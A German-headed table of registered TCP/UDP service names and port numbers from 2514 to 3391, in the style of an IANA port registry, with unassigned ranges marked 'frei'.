facsys-ntp	2514/tcp	Facsys NTP
facsys-ntp	2514/udp	Facsys NTP
facsys-router	2515/tcp	Facsys Router
facsys-router	2515/udp	Facsys Router
maincontrol	2516/tcp	Main Control
maincontrol	2516/udp	Main Control
call-sig-trans	2517/tcp	Call Signalling Transport
call-sig-trans	2517/udp	Call Signalling Transport
willy	2518/tcp	Willy
willy	2518/udp	Willy
globmsgsvc	2519/tcp	globmsgsvc
globmsgsvc	2519/udp	globmsgsvc
pvsw	2520/tcp	pvsw
pvsw	2520/udp	pvsw
adaptecmgr	2521/tcp	Adaptec Manager
adaptecmgr	2521/udp	Adaptec Manager
windb	2522/tcp	WinDb
windb	2522/udp	WinDb
qke-llc-v3	2523/tcp	Qke LLC V.3
qke-llc-v3	2523/udp	Qke LLC V.3
optiwave-lm	2524/tcp	Optiwave License Management
optiwave-lm	2524/udp	Optiwave License Management
ms-v-worlds	2525/tcp	MS V-Worlds
ms-v-worlds	2525/udp	MS V-Worlds
ema-sent-lm	2526/tcp	EMA License Manager
ema-sent-lm	2526/udp	EMA License Manager
iqserver	2527/tcp	IQ Server
iqserver	2527/udp	IQ Server
ncr_ccl	2528/tcp	NCR CCL
ncr_ccl	2528/udp	NCR CCL
utsftp	2529/tcp	UTS FTP
utsftp	2529/udp	UTS FTP

Schlüsselwort	Nummer	Beschreibung
vrcommerce	2530/tcp	VR Commerce
vrcommerce	2530/udp	VR Commerce
ito-e-gui	2531/tcp	ITO-E GUI
ito-e-gui	2531/udp	ITO-E GUI
ovtopmd	2532/tcp	OVTOPMD
ovtopmd	2532/udp	OVTOPMD
snifferserver	2533/tcp	SnifferServer
snifferserver	2533/udp	SnifferServer
combox-web-acc	2534/tcp	Combox Web Access
combox-web-acc	2534/udp	Combox Web Access
mdhcp	2535/tcp	MDHCP
mdhcp	2535/udp	MDHCP
btpp2audctr1	2536/tcp	btpp2audctr1
btpp2audctr1	2536/udp	btpp2audctr1
upgrade	2537/tcp	Upgrade Protocol
upgrade	2537/udp	Upgrade Protocol
vnwk-prapi	2538/tcp	vnwk-prapi
vnwk-prapi	2538/udp	vnwk-prapi
vsiadmin	2539/tcp	VSI Admin
vsiadmin	2539/udp	VSI Admin
lonworks	2540/tcp	LonWorks
lonworks	2540/udp	LonWorks
lonworks2	2541/tcp	LonWorks2
lonworks2	2541/udp	LonWorks2
davinci	2542/tcp	daVinci
davinci	2542/udp	daVinci
reftek	2543/tcp	REFTEK
reftek	2543/udp	REFTEK
novell-zen	2544/tcp	Novell ZEN
novell-zen	2544/tcp	Novell ZEN
sis-emt	2545/tcp	sis-emt
sis-emt	2545/udp	sis-emt
vytalvaultbrtp	2546/tcp	vytalvaultbrtp
vytalvaultbrtp	2546/udp	vytalvaultbrtp
vytalvaultvsmp	2547/tcp	vytalvaultvsmp
vytalvaultvsmp	2547/udp	vytalvaultvsmp
vytalvaultpipe	2548/tcp	vytalvaultpipe
vytalvaultpipe	2548/udp	vytalvaultpipe
ipass	2549/tcp	IPASS
ipass	2549/udp	IPASS
ads	2550/tcp	ADS
ads	2550/udp	ADS
isg-uda-server	2551/tcp	ISG UDA Server
isg-uda-server	2551/udp	ISG UDA Server
call-logging	2552/tcp	Call Logging
call-logging	2552/udp	Call Logging
efidiningport	2553/tcp	efidiningport
efidiningport	2553/udp	efidiningport
vcnet-link-v10	2554/tcp	VCnet-Link v10
vcnet-link-v10	2554/udp	VCnet-Link v10
compaq-wcp	2555/tcp	Compaq WCP
compaq-wcp	2555/udp	Compaq WCP
nicetec-nmsvc	2556/tcp	nicetec-nmsvc
nicetec-nmsvc	2556/udp	nicetec-nmsvc
nicetec-mgmt	2557/tcp	nicetec-mgmt
nicetec-mgmt	2557/udp	nicetec-mgmt
pclemultimedia	2558/tcp	PCLE Multi Media
pclemultimedia	2558/udp	PCLE Multi Media
lstp	2559/tcp	LSTP

Schlüsselwort	Nummer	Beschreibung
lstp	2559/udp	LSTP
labrat	2560/tcp	labrat
labrat	2560/udp	labrat
mosaixcc	2561/tcp	MosaixCC
mosaixcc	2561/udp	MosaixCC
delibo	2562/tcp	Delibo
delibo	2562/udp	Delibo
cti-redwood	2563/tcp	CTI Redwood
cti-redwood	2563/udp	CTI Redwood
hp-3000-telnet	2564/tcp	HP 3000 NS/VT block mode telnet
coord-svr	2565/tcp	Coordinator Server
coord-svr	2565/udp	Coordinator Server
pcs-pcw	2566/tcp	pcs-pcw
pcs-pcw	2566/udp	pcs-pcw
clp	2567/tcp	Cisco Line Protocol
clp	2567/udp	Cisco Line Protocol
spamtrap	2568/tcp	SPAM TRAP
spamtrap	2568/udp	SPAM TRAP
sonuscallsig	2569/tcp	Sonus Call Signal
sonuscallsig	2569/udp	Sonus Call Signal
hs-port	2570/tcp	HS Port
hs-port	2570/udp	HS Port
cecsvc	2571/tcp	CECSVC
cecsvc	2571/udp	CECSVC
ibp	2572/tcp	IBP
ibp	2572/udp	IBP
trustestablish	2573/tcp	Trust Establish
trustestablish	2573/udp	Trust Establish
blockade-bpsp	2574/tcp	Blockade BPSP
blockade-bpsp	2574/udp	Blockade BPSP
hl7	2575/tcp	HL7
hl7	2575/udp	HL7
tclprodebugger	2576/tcp	TCL Pro Debugger
tclprodebugger	2576/udp	TCL Pro Debugger
scipticslsrvr	2577/tcp	Scriptics Lsrvr
scipticslsrvr	2577/udp	Scriptics Lsrvr
rvs-isdn-dcp	2578/tcp	RVS ISDN DCP
rvs-isdn-dcp	2578/udp	RVS ISDN DCP
mpfoncl	2579/tcp	mpfoncl
mpfoncl	2579/udp	mpfoncl
tributary	2580/tcp	Tributary
tributary	2580/udp	Tributary
argis-te	2581/tcp	ARGIS TE
argis-te	2581/udp	ARGIS TE
argis-ds	2582/tcp	ARGIS DS
argis-ds	2582/udp	ARGIS DS
mon	2583/tcp	MON
mon	2583/udp	MON
cyaserv	2584/tcp	cyaserv
cyaserv	2584/udp	cyaserv
netx-server	2585/tcp	NETX Server
netx-server	2585/udp	NETX Server
netx-agent	2586/tcp	NETX Agent
netx-agent	2586/udp	NETX Agent
masc	2587/tcp	MASC
masc	2587/udp	MASC
privilege	2588/tcp	Privilege
privilege	2588/udp	Privilege
quartus-tcl	2589/tcp	quartus tcl

Schlüsselwort	Nummer	Beschreibung
quartus-tcl	2589/udp	quartus tcl
#	2590-2591	frei
netrek	2592/tcp	netrek
netrek	2592/udp	netrek
mns-mail	2593/tcp	MNS Mail Notice Service
mns-mail	2593/udp	MNS Mail Notice Service
dts	2594/tcp	Data Base Server
dts	2594/udp	Data Base Server
#	2595-2627	frei
dict	2628/tcp	DICT
dict	2628/udp	DICT
sitaraserver	2629/tcp	Sitara Server
sitaraserver	2629/udp	Sitara Server
sitaramgmt	2630/tcp	Sitara Management
sitaramgmt	2630/udp	Sitara Management
sitaradir	2631/tcp	Sitara Dir
sitaradir	2631/udp	Sitara Dir
irdg-post	2632/tcp	IRdg Post
irdg-post	2632/udp	IRdg Post
interintelli	2633/tcp	InterIntelli
interintelli	2633/udp	InterIntelli
pk-electronics	2634/tcp	PK Electronics
pk-electronics	2634/udp	PK Electronics
backburner	2635/tcp	Back Burner
backburner	2635/udp	Back Burner
solve	2636/tcp	Solve
solve	2636/udp	Solve
imdocsvc	2637/tcp	Import Document Service
imdocsvc	2637/udp	Import Document Service
sybaseanywhere	2638/tcp	Sybase Anywhere
sybaseanywhere	2638/udp	Sybase Anywhere
aminet	2639/tcp	AMInet
aminet	2639/udp	AMInet
sai_sentlm	2640/tcp	Sabbagh Associates Licence Manager
sai_sentlm	2640/udp	Sabbagh Associates Licence Manager
hdl-srv	2641/tcp	HDL Server
hdl-srv	2641/udp	HDL Server
tragic	2642/tcp	Tragic
tragic	2642/udp	Tragic
gte-samp	2643/tcp	GTE-SAMP
gte-samp	2643/udp	GTE-SAMP
travsoft-ipx-t	2644/tcp	Travsoft IPX Tunnel
travsoft-ipx-t	2644/udp	Travsoft IPX Tunnel
novell-ipx-cmd	2645/tcp	Novell IPX CMD
novell-ipx-cmd	2645/udp	Novell IPX CMD
and-lm	2646/tcp	AND Licence Manager
and-lm	2646/udp	AND License Manager
syncserver	2647/tcp	SyncServer
syncserver	2647/udp	SyncServer
upsnotifyprot	2648/tcp	Upsnotifyprot
upsnotifyprot	2648/udp	Upsnotifyprot
vpsipport	2649/tcp	VPSIPPORT
vpsipport	2649/udp	VPSIPPORT
eristwoguns	2650/tcp	eristwoguns
eristwoguns	2650/udp	eristwoguns
ebinsite	2651/tcp	EBInSite
ebinsite	2651/udp	EBInSite
interpathpanel	2652/tcp	InterPathPanel
interpathpanel	2652/udp	InterPathPanel

Schlüsselwort	Nummer	Beschreibung
sonus	2653/tcp	Sonus
sonus	2653/udp	Sonus
corel_vncadmin	2654/tcp	Corel VNC Admin
corel_vncadmin	2654/udp	Corel VNC Admin
unglue	2655/tcp	UNIX Nt Glue
unglue	2655/udp	UNIX Nt Glue
kana	2656/tcp	Kana
kana	2656/udp	Kana
sns-dispatcher	2657/tcp	SNS Dispatcher
sns-dispatcher	2657/udp	SNS Dispatcher
sns-admin	2658/tcp	SNS Admin
sns-admin	2658/udp	SNS Admin
sns-query	2659/tcp	SNS Query
sns-query	2659/udp	SNS Query
gcmonitor	2660/tcp	GC Monitor
gcmonitor	2660/udp	GC Monitor
olhost	2661/tcp	OLHOST
olhost	2661/udp	OLHOST
bintec-capi	2662/tcp	BinTec-CAPI
bintec-capi	2662/udp	BinTec-CAPI
bintec-tapi	2663/tcp	BinTec-TAPI
bintec-tapi	2663/udp	BinTec-TAPI
command-mq-gm	2664/tcp	Command MQ GM
command-mq-gm	2664/udp	Command MQ GM
command-mq-pm	2665/tcp	Command MQ PM
command-mq-pm	2665/udp	Command MQ PM
extensis	2666/tcp	extensis
extensis	2666/udp	extensis
alarm-clock-s	2667/tcp	Alarm Clock Server
alarm-clock-s	2667/udp	Alarm Clock Server
alarm-clock-c	2668/tcp	Alarm Clock Client
alarm-clock-c	2668/udp	Alarm Clock Client
toad	2669/tcp	TOAD
toad	2669/udp	TOAD
tve-announce	2670/tcp	TVE Announce
tve-announce	2670/udp	TVE Announce
newlixreg	2671/tcp	newlixreg
newlixreg	2671/udp	newlixreg
nhserver	2672/tcp	nhserver
nhserver	2672/udp	nhserver
firstcall42	2673/tcp	First Call 42
firstcall42	2673/udp	First Call 42
ewnn	2674/tcp	ewnn
ewnn	2674/udp	ewnn
ttc-etap	2675/tcp	TTC ETAP
ttc-etap	2675/udp	TTC ETAP
simslink	2676/tcp	SIMSLink
simslink	2676/udp	SIMSLink
gadgetgate1way	2677/tcp	Gadget Gate 1 Way
gadgetgate1way	2677/udp	Gadget Gate 1 Way
gadgetgate2way	2678/tcp	Gadget Gate 2 Way
gadgetgate2way	2678/udp	Gadget Gate 2 Way
syncserverssl	2679/tcp	Sync Server SSL
syncserverssl	2679/udp	Sync Server SSL
pxc-sapxom	2680/tcp	pxc-sapxom
pxc-sapxom	2680/udp	pxc-sapxom
mpnjsomb	2681/tcp	mpnjsomb
mpnjsomb	2681/udp	mpnjsomb
srsp	2682/tcp	SRSP

Schlüsselwort	Nummer	Beschreibung
srsp	2682/udp	SRSP
ncdloadbalance	2683/tcp	NCDLoadBalance
ncdloadbalance	2683/udp	NCDLoadBalance
mpnjsosv	2684/tcp	mpnjsosv
mpnjsosv	2684/udp	mpnjsosv
mpnjsocl	2685/tcp	mpnjsocl
mpnjsocl	2685/udp	mpnjsocl
mpnjsomg	2686/tcp	mpnjsomg
mpnjsomg	2686/udp	mpnjsomg
pq-lic-mgmt	2687/tcp	pq-lic-mgmt
pq-lic-mgmt	2687/udp	pq-lic-mgmt
md-cg-http	2688/tcp	md-cf-http
md-cg-http	2688/udp	md-cf-http
#	2689-2699	frei
tqdata	2700/tcp	tqdata
tqdata	2700/udp	tqdata
#	2701-2783	frei
www-dev	2784/tcp	world wide web - development
www-dev	2784/udp	world wide web - development
aic-np	2785/tcp	aic-np
aic-np	2785/udp	aic-np
aic-oncrpc	2786/tcp	aic-oncrpc - Destiny MCD database
aic-oncrpc	2786/udp	aic-oncrpc - Destiny MCD database
piccolo	2787/tcp	piccolo - Cornerstone Software
piccolo	2787/udp	piccolo - Cornerstone Software
fryeserv	2788/tcp	NetWare Loadable Module - Seagate Software
fryeserv	2788/udp	NetWare Loadable Module - Seagate Software
media-agent	2789/tcp	Media Agent
media-agent	2789/udp	Media Agent
#	2789-2827	frei
itm-lm	2828/tcp	ITM License Manager
itm-lm	2828/udp	ITM License Manager
#	2829-2907	frei
mao	2908/tcp	mao
mao	2908/udp	mao
funk-dialout	2909/tcp	Funk Dialout
funk-dialout	2909/udp	Funk Dialout
tdaccess	2910/tcp	TDAccess
tdaccess	2910/udp	TDAccess
blockade	2911/tcp	Blockade
blockade	2911/udp	Blockade
epicon	2912/tcp	Epicon
epicon	2912/udp	Epicon
boosterware	2913/tcp	Booster Ware
boosterware	2913/udp	Booster Ware
gamelobby	2914/tcp	Game Lobby
gamelobby	2914/udp	Game Lobby
tksocket	2915/tcp	TK Socket
tksocket	2915/udp	TK Socket
elvin_server	2916/tcp	Elvin Server
elvin_server	2916/ucp	Elvin Server
elvin_client	2917/tcp	Elvin Client
elvin_client	2917/udp	Elvin Client
kastenchasepad	2918/tcp	Kasten Chase Pad
kastenchasepad	2918/udp	Kasten Chase Pad
#	2918-2970	frei
netclip	2971/tcp	Net Clip
netclip	2971/udp	Net Clip
pmsm-webrctl	2972/tcp	PMSM Webrctl

Schlüsselwort	Nummer	Beschreibung
pmsm-webrctl	2972/udp	PMSM Webrctl
svnetworks	2973/tcp	SV Networks
svnetworks	2973/udp	SV Networks
signal	2974/tcp	Signal
signal	2974/udp	Signal
fjmpcm	2975/tcp	Fujitsu Configuration Management Service
fjmpcm	2975/udp	Fujitsu Configuration Management Service
cns-srv-port	2976/tcp	CNS Server Port
cns-srv-port	2976/udp	CNS Server Port
ttc-etap-ns	2977/tcp	TTCs Enterprise Test Access Protocol -
ttc-etap-ns	2977/udp	TTCs Enterprise Test Access Protocol -
ttc-etap-ds	2978/tcp	TTCs Enterprise Test Access Protocol -
ttc-etap-ds	2978/udp	TTCs Enterprise Test Access Protocol -
#	2979-2997	frei
realsecure	2998/tcp	Real Secure
realsecure	2998/udp	Real Secure
remoteware-un	2999/tcp	RemoteWare frei
remoteware-un	2999/udp	RemoteWare frei
hbci	3000/tcp	HBCI
hbci	3000/udp	HBCI
remoteware-cl	3000/tcp	RemoteWare Client
remoteware-cl	3000/udp	RemoteWare Client
redwood-broker	3001/tcp	Redwood Broker
redwood-broker	3001/udp	Redwood Broker
exlm-agent	3002/tcp	EXLM Agent
exlm-agent	3002/udp	EXLM Agent
remoteware-srv	3002/tcp	RemoteWare Server
remoteware-srv	3002/udp	RemoteWare Server
cgms	3003/tcp	CGMS
cgms	3003/udp	CGMS
csoftragent	3004/tcp	Csoft Agent
csoftragent	3004/udp	Csoft Agent
geniuslm	3005/tcp	Genius License Manager
geniuslm	3005/udp	Genius License Manager
ii-admin	3006/tcp	Instant Internet Admin
ii-admin	3006/udp	Instant Internet Admin
lotusmtap	3007/tcp	Lotus Mail Tracking Agent Protocol
lotusmtap	3007/udp	Lotus Mail Tracking Agent Protocol
midnight-tech	3008/tcp	Midnight Technologies
midnight-tech	3008/udp	Midnight Technologies
pxc-ntfy	3009/tcp	PXC-NTFY
pxc-ntfy	3009/udp	PXC-NTFY
gw	3010/tcp	Telerate Workstation
ping-pong	3010/udp	Telerate Workstation
trusted-web	3011/tcp	Trusted Web
trusted-web	3011/udp	Trusted Web
twsdss	3012/tcp	Trusted Web Client
twsdss	3012/udp	Trusted Web Client
gilatskysurfer	3013/tcp	Gilat Sky Surfer
gilatskysurfer	3013/udp	Gilat Sky Surfer
broker_service	3014/tcp	Broker Service
broker_service	3014/udp	Broker Service
nati-dstp	3015/tcp	NATI DSTP
nati-dstp	3015/udp	NATI DSTP
notify_srvr	3016/tcp	Notify Server
notify_srvr	3016/udp	Notify Server
event_listener	3017/tcp	Event Listener
event_listener	3017/udp	Event Listener
srvc_registry	3018/tcp	Service Registry

Schlüsselwort	Nummer	Beschreibung
srvc_registry	3018/udp	Service Registry
resource_mgr	3019/tcp	Resource Manager
resource_mgr	3019/udp	Resource Manager
cifs	3020/tcp	CIFS
cifs	3020/udp	CIFS
agriserver	3021/tcp	AGRI Server
agriserver	3021/udp	AGRI Server
csregagent	3022/tcp	CSREGAGENT
csregagent	3022/udp	CSREGAGENT
magicnotes	3023/tcp	magicnotes
magicnotes	3023/udp	magicnotes
nds_sso	3024/tcp	NDS_SSO
nds_sso	3024/udp	NDS_SSO
arepa-raft	3025/tcp	Arepa Raft
arepa-raft	3025/udp	Arepa Raft
agri-gateway	3026/tcp	AGRI Gateway
agri-gateway	3026/udp	AGRI Gateway
LiebDevMgmt_C	3027/tcp	LiebDevMgmt_C
LiebDevMgmt_C	3027/udp	LiebDevMgmt_C
LiebDevMgmt_DM	3028/tcp	LiebDevMgmt_DM
LiebDevMgmt_DM	3028/udp	LiebDevMgmt_DM
LiebDevMgmt_A	3029/tcp	LiebDevMgmt_A
LiebDevMgmt_A	3029/udp	LiebDevMgmt_A
arepa-cas	3030/tcp	Arepa Cas
arepa-cas	3030/udp	Arepa Cas
agentvu	3031/tcp	AgentVU
agentvu	3031/udp	AgentVU
redwood-chat	3032/tcp	Redwood Chat
redwood-chat	3032/udp	Redwood Chat
pdb	3033/tcp	PDB
pdb	3033/udp	PDB
osmosis-aeea	3034/tcp	Osmosis AEEA
osmosis-aeea	3034/udp	Osmosis AEEA
fjsv-gssagt	3035/tcp	FJSV gssagt
fjsv-gssagt	3035/udp	FJSV gssagt
#	3036-3046	frei
hlserver	3047/tcp	Fast Security HL Server
hlserver	3047/udp	Fast Security HL Server
pctrader	3048/tcp	Sierra Net PC Trader
pctrader	3048/udp	Sierra Net PC Trader
nsws	3049/tcp	NSWS
nsws	3049/udp	NSWS
gds_db	3050/tcp	gds_db
gds_db	3050/udp	gds_db
#	3051-3059	frei
interserver	3060/tcp	interserver
interserver	3060/udp	interserver
#	3061-3079	frei
stm_pproc	3080/tcp	stm_pproc
stm_pproc	3080/udp	stm_pproc
#	3081-3104	frei
cardbox	3105/tcp	Cardbox
cardbox	3105/udp	Cardbox
cardbox-http	3106/tcp	Cardbox HTTP
cardbox-http	3106/udp	Cardbox HTTP
#	3107-3129	frei
icpv2	3130/tcp	ICPv2
icpv2	3130/udp	ICPv2
netbookmark	3131/tcp	Net Book Mark

Schlüsselwort	Nummer	Beschreibung
netbookmark	3131/udp	Net Book Mark
#	3132-3140	frei
vmodem	3141/tcp	VMODEM
vmodem	3141/udp	VMODEM
rdc-wh-eos	3142/tcp	RDC WH EOS
rdc-wh-eos	3142/udp	RDC WH EOS
seaview	3143/tcp	Sea View
seaview	3143/udp	Sea View
tarantella	3144/tcp	Tarantella
tarantella	3144/udp	Tarantella
csi-lfap	3145/tcp	CSI-LFAP
csi-lfap	3145/udp	CSI-LFAP
#	3146	frei
rfio	3147/tcp	RFIO
rfio	3147/udp	RFIO
nm-game-admin	3148/tcp	NetMike Game Administrator
nm-game-admin	3148/udp	NetMike Game Administrator
nm-game-server	3149/tcp	NetMike Game Server
nm-game-server	3149/udp	NetMike Game Server
nm-asses-admin	3150/tcp	NetMike Assessor Administrator
nm-asses-admin	3150/udp	NetMike Assessor Administrator
nm-assessor	3151/tcp	NetMike Assessor
nm-assessor	3151/udp	NetMike Assessor
#	3152-3179	frei
mc-brk-srv	3180/tcp	Millicent Broker Server
mc-brk-srv	3180/udp	Millicent Broker Server
#	3181-3263	frei
ccmail	3264/tcp	cc:mail/lotus
ccmail	3264/udp	cc:mail/lotus
altav-tunnel	3265/tcp	Altav Tunnel
altav-tunnel	3265/udp	Altav Tunnel
ns-cfg-server	3266/tcp	NS CFG Server
ns-cfg-server	3266/udp	NS CFG Server
ibm-dial-out	3267/tcp	IBM Dial Out
ibm-dial-out	3267/udp	IBM Dial Out
msft-gc	3268/tcp	Microsoft Global Catalog
msft-gc	3268/udp	Microsoft Global Catalog
msft-gc-ssl	3269/tcp	Microsoft Global Catalog with LDAP/SSL
msft-gc-ssl	3269/udp	Microsoft Global Catalog with LDAP/SSL
verismart	3270/tcp	Verismart
verismart	3270/udp	Verismart
csoft-prev	3271/tcp	CSoft Prev Port
csoft-prev	3271/udp	CSoft Prev Port
user-manager	3272/tcp	Fujitsu User Manager
user-manager	3272/udp	Fujitsu User Manager
sxmp	3273/tcp	Simple Extensible Multiplexed Protocol
sxmp	3273/udp	Simple Extensible Multiplexed Protocol
ordinox-server	3274/tcp	Ordinox Server
ordinox-server	3274/udp	Ordinox Server
samd	3275/tcp	SAMD
samd	3275/udp	SAMD
maxim-asics	3276/tcp	Maxim ASICs
maxim-asics	3276/udp	Maxim ASICs
awg-proxy	3277/tcp	AWG Proxy
awg-proxy	3277/udp	AWG Proxy
lkcmserver	3278/tcp	LKCM Server
lkcmserver	3278/udp	LKCM Server
admind	3279/tcp	admind
admind	3279/udp	admind

Schlüsselwort	Nummer	Beschreibung
vs-server	3280/tcp	VS Server
vs-server	3280/udp	VS Server
sysopt	3281/tcp	SYSOPT
sysopt	3281/udp	SYSOPT
datusorb	3282/tcp	Datusorb
datusorb	3282/udp	Datusorb
net-assistant	3283/tcp	Net Assistant
net-assistant	3283/udp	Net Assistant
4talk	3284/tcp	4Talk
4talk	3284/udp	4Talk
plato	3285/tcp	Plato
plato	3285/udp	Plato
e-net	3286/tcp	E-Net
e-net	3286/udp	E-Net
directvdata	3287/tcp	DIRECTVDATA
directvdata	3287/udp	DIRECTVDATA
cops	3288/tcp	COPS
cops	3288/udp	COPS
enpc	3289/tcp	ENPC
enpc	3289/udp	ENPC
caps-lm	3290/tcp	CAPS LOGISTICS TOOLKIT - LM
caps-lm	3290/udp	CAPS LOGISTICS TOOLKIT - LM
sah-lm	3291/tcp	S A Holditch & Associates -
sah-lm	3291/udp	S A Holditch & Associates -
cart-o-rama	3292/tcp	Cart O Rama
cart-o-rama	3292/udp	Cart O Rama
fg-fps	3293/tcp	fg-fps
fg-fps	3293/udp	fg-fps
fg-gip	3294/tcp	fg-gip
fg-gip	3294/udp	fg-gip
dyniplookup	3295/tcp	Dynamic IP Lookup
dyniplookup	3295/udp	Dynamic IP Lookup
rib-slm	3296/tcp	Rib License Manager
rib-slm	3296/udp	Rib License Manager
cytel-lm	3297/tcp	Cytel License Manager
cytel-lm	3297/udp	Cytel License Manager
transview	3298/tcp	Transview
transview	3298/udp	Transview
pdrncs	3299/tcp	pdrncs
pdrncs	3299/udp	pdrncs
bmcpatrolagent	3300/tcp	BMC Patrol Agent
bmcpatrolagent	3300/udp	BMC Patrol Agent
bmcpatrolrnvu	3301/tcp	BMC Patrol Rendezvous
bmcpatrolrnvu	3301/udp	BMC Patrol Rendezvous
mcs-fastmail	3302/tcp	MCS Fastmail
mcs-fastmail	3302/udp	MCS Fastmail
opsession-clnt	3303/tcp	OP Session Client
opsession-clnt	3303/udp	OP Session Client
opsession-srvr	3304/tcp	OP Session Server
opsession-srvr	3304/udp	OP Session Server
odette-ftp	3305/tcp	ODETTE-FTP
odette-ftp	3305/udp	ODETTE-FTP
mysql	3306/tcp	MySQL
mysql	3306/udp	MySQL
opsession-prxy	3307/tcp	OP Session Proxy
opsession-prxy	3307/udp	OP Session Proxy
tns-server	3308/tcp	TNS Server
tns-server	3308/udp	TNS Server
tns-adv	3309/tcp	TNS ADV

Schlüsselwort	Nummer	Beschreibung
tns-adv	3309/udp	TND ADV
dyna-access	3310/tcp	Dyna Access
dyna-access	3310/udp	Dyna Access
mcns-tel-ret	3311/tcp	MCNS Tel Ret
mcns-tel-ret	3311/udp	MCNS Tel Ret
appman-server	3312/tcp	Application Management Server
appman-server	3312/udp	Application Management Server
uorb	3313/tcp	Unify Object Broker
uorb	3313/udp	Unify Object Broker
uohost	3314/tcp	Unify Object Host
uohost	3314/udp	Unify Object Host
cdid	3315/tcp	CDID
cdid	3315/udp	CDID
aicc-cmi	3316/tcp	AICC/CMI
aicc-cmi	3316/udp	AICC/CMI
vsaiport	3317/tcp	VSAI PORT
vsaiport	3317/udp	VSAI PORT
ssrip	3318/tcp	Swith to Swith Routing Information Protocol
ssrip	3318/udp	Swith to Swith Routing Information Protocol
sdt-lmd	3319/tcp	SDT License Manager
sdt-lmd	3319/udp	SDT License Manager
officelink2000	3320/tcp	Office Link 2000
officelink2000	3320/udp	Office Link 2000
vnsstr	3321/tcp	VNSSTR
vnsstr	3321/udp	VNSSTR
active-net	3322-3325	Active Networks
sftu	3326/tcp	SFTU
sftu	3326/udp	SFTU
bbars	3327/tcp	BBARS
bbars	3327/udp	BBARS
egptlm	3328/tcp	Eaglepoint License Manager
egptlm	3328/udp	Eaglepoint License Manager
hp-device-disc	3329/tcp	HP Device Disc
hp-device-disc	3329/udp	HP Device Disc
mcs-calypsoicf	3330/tcp	MCS Calypso ICF
mcs-calypsoicf	3330/udp	MCS Calypso ICF
mcs-messaging	3331/tcp	MCS Messaging
mcs-messaging	3331/udp	MCS Messaging
mcs-mailsvr	3332/tcp	MCS Mail Server
mcs-mailsvr	3332/udp	MCS Mail Server
dec-notes	3333/tcp	DEC Notes
dec-notes	3333/udp	DEC Notes
directv-web	3334/tcp	Direct TV Webcasting
directv-web	3334/udp	Direct TV Webcasting
directv-soft	3335/tcp	Direct TV Software Updates
directv-soft	3335/udp	Direct TV Software Updates
directv-tick	3336/tcp	Direct TV Tickers
directv-tick	3336/udp	Direct TV Tickers
directv-catlg	3337/tcp	Direct TV Data Catalog
directv-catlg	3337/udp	Direct TV Data Catalog
anet-b	3338/tcp	OMF data b
anet-b	3338/udp	OMF data b
anet-l	3339/tcp	OMF data l
anet-l	3339/udp	OMF data l
anet-m	3340/tcp	OMF data m
anet-m	3340/udp	OMF data m
anet-h	3341/tcp	OMF data h
anet-h	3341/udp	OMF data h
webtie	3342/tcp	WebTIE

Schlüsselwort	Nummer	Beschreibung
webtie	3342/udp	WebTIE
ms-cluster-net	3343/tcp	MS Cluster Net
ms-cluster-net	3343/udp	MS Cluster Net
bnt-manager	3344/tcp	BNT Manager
bnt-manager	3344/udp	BNT Manager
influence	3345/tcp	Influence
influence	3345/udp	Influence
trnsprntproxy	3346/tcp	Trnsprnt Proxy
trnsprntproxy	3346/udp	Trnsprnt Proxy
phoenix-rpc	3347/tcp	Phoenix RPC
phoenix-rpc	3347/udp	Phoenix RPC
pangolin-laser	3348/tcp	Pangolin Laser
pangolin-laser	3348/udp	Pangolin Laser
chevinservices	3349/tcp	Chevin Services
chevinservices	3349/udp	Chevin Services
findviatv	3350/tcp	FINDVIATV
findviatv	3350/udp	FINDVIATV
btrieve	3351/tcp	BTRIEVE
btrieve	3351/udp	BTRIEVE
ssql	3352/tcp	SSQL
ssql	3352/udp	SSQL
fatpipe	3353/tcp	FATPIPE
fatpipe	3353/udp	FATPIPE
suitjd	3354/tcp	SUITJD
suitjd	3354/udp	SUITJD
ordinox-dbase	3355/tcp	Ordinox Dbase
ordinox-dbase	3355/udp	Ordinox Dbase
upnotifyps	3356/tcp	UPNOTIFYPS
upnotifyps	3356/udp	UPNOTIFYPS
adtech-test	3357/tcp	Adtech Test IP
adtech-test	3357/udp	Adtech Test IP
mpsysrmsvr	3358/tcp	Mp Sys Rmsvr
mpsysrmsvr	3358/udp	Mp Sys Rmsvr
wg-netforce	3359/tcp	WG NetForce
wg-netforce	3359/udp	WG NetForce
kv-server	3360/tcp	KV Server
kv-server	3360/udp	KV Server
kv-agent	3361/tcp	KV Agent
kv-agent	3361/udp	KV Agent
dj-ilm	3362/tcp	DJ ILM
dj-ilm	3362/udp	DJ ILM
nati-vi-server	3363/tcp	NATI Vi Server
nati-vi-server	3363/udp	NATI Vi Server
creativeserver	3364/tcp	Creative Server
creativeserver	3364/udp	Creative Server
contentserver	3365/tcp	Content Server
contentserver	3365/udp	Content Server
creativepartnr	3366/tcp	Creative Partner
creativepartnr	3366/udp	Creative Partner
satvid-datalnk	3367-3371	Satellite Video Data Link
tip2	3372/tcp	TIP 2
tip2	3372/udp	TIP 2
lavenir-lm	3373/tcp	Lavenir License Manager
lavenir-lm	3373/udp	Lavenir License Manager
cluster-disc	3374/tcp	Cluster Disc
cluster-disc	3374/udp	Cluster Disc
vsnm-agent	3375/tcp	VSNM Agent
vsnm-agent	3375/udp	VSNM Agent
cdborker	3376/tcp	CD Broker

Schlüsselwort	Nummer	Beschreibung
cdbroker	3376/udp	CD Broker
cogsys-lm	3377/tcp	Cogsys Network License Manager
cogsys-lm	3377/udp	Cogsys Network License Manager
wsicopy	3378/tcp	WSICOPY
wsicopy	3378/udp	WSICOPY
socorfs	3379/tcp	SOCORFS
socorfs	3379/udp	SOCORFS
sns-channels	3380/tcp	SNS Channels
sns-channels	3380/udp	SNS Channels
geneous	3381/tcp	Geneous
geneous	3381/udp	Geneous
fujitsu-neat	3382/tcp	Fujitsu Network Enhanced Antitheft function
fujitsu-neat	3382/udp	Fujitsu Network Enhanced Antitheft function
esp-lm	3383/tcp	Enterprise Software Products License Manager
esp-lm	3383/udp	Enterprise Software Products License Manager
hp-clic	3384/tcp	Cluster Management Services
hp-clic	3384/udp	Hardware Management
qnxnetman	3385/tcp	qnxnetman
qnxnetman	3385/udp	qnxnetman
gprs-data	3386/tcp	GPRS Data
gprs-sig	3386/udp	GPRS SIG
backroomnet	3387/tcp	Back Room Net
backroomnet	3387/udp	Back Room Net
cbserver	3388/tcp	CB Server
cbserver	3388/udp	CB Server
ms-wbt-server	3389/tcp	MS WBT Server
ms-wbt-server	3389/udp	MS WBT Server
dsc	3390/tcp	Distributed Service Coordinator
dsc	3390/udp	Distributed Service Coordinator
savant	3391/tcp	SAVANT
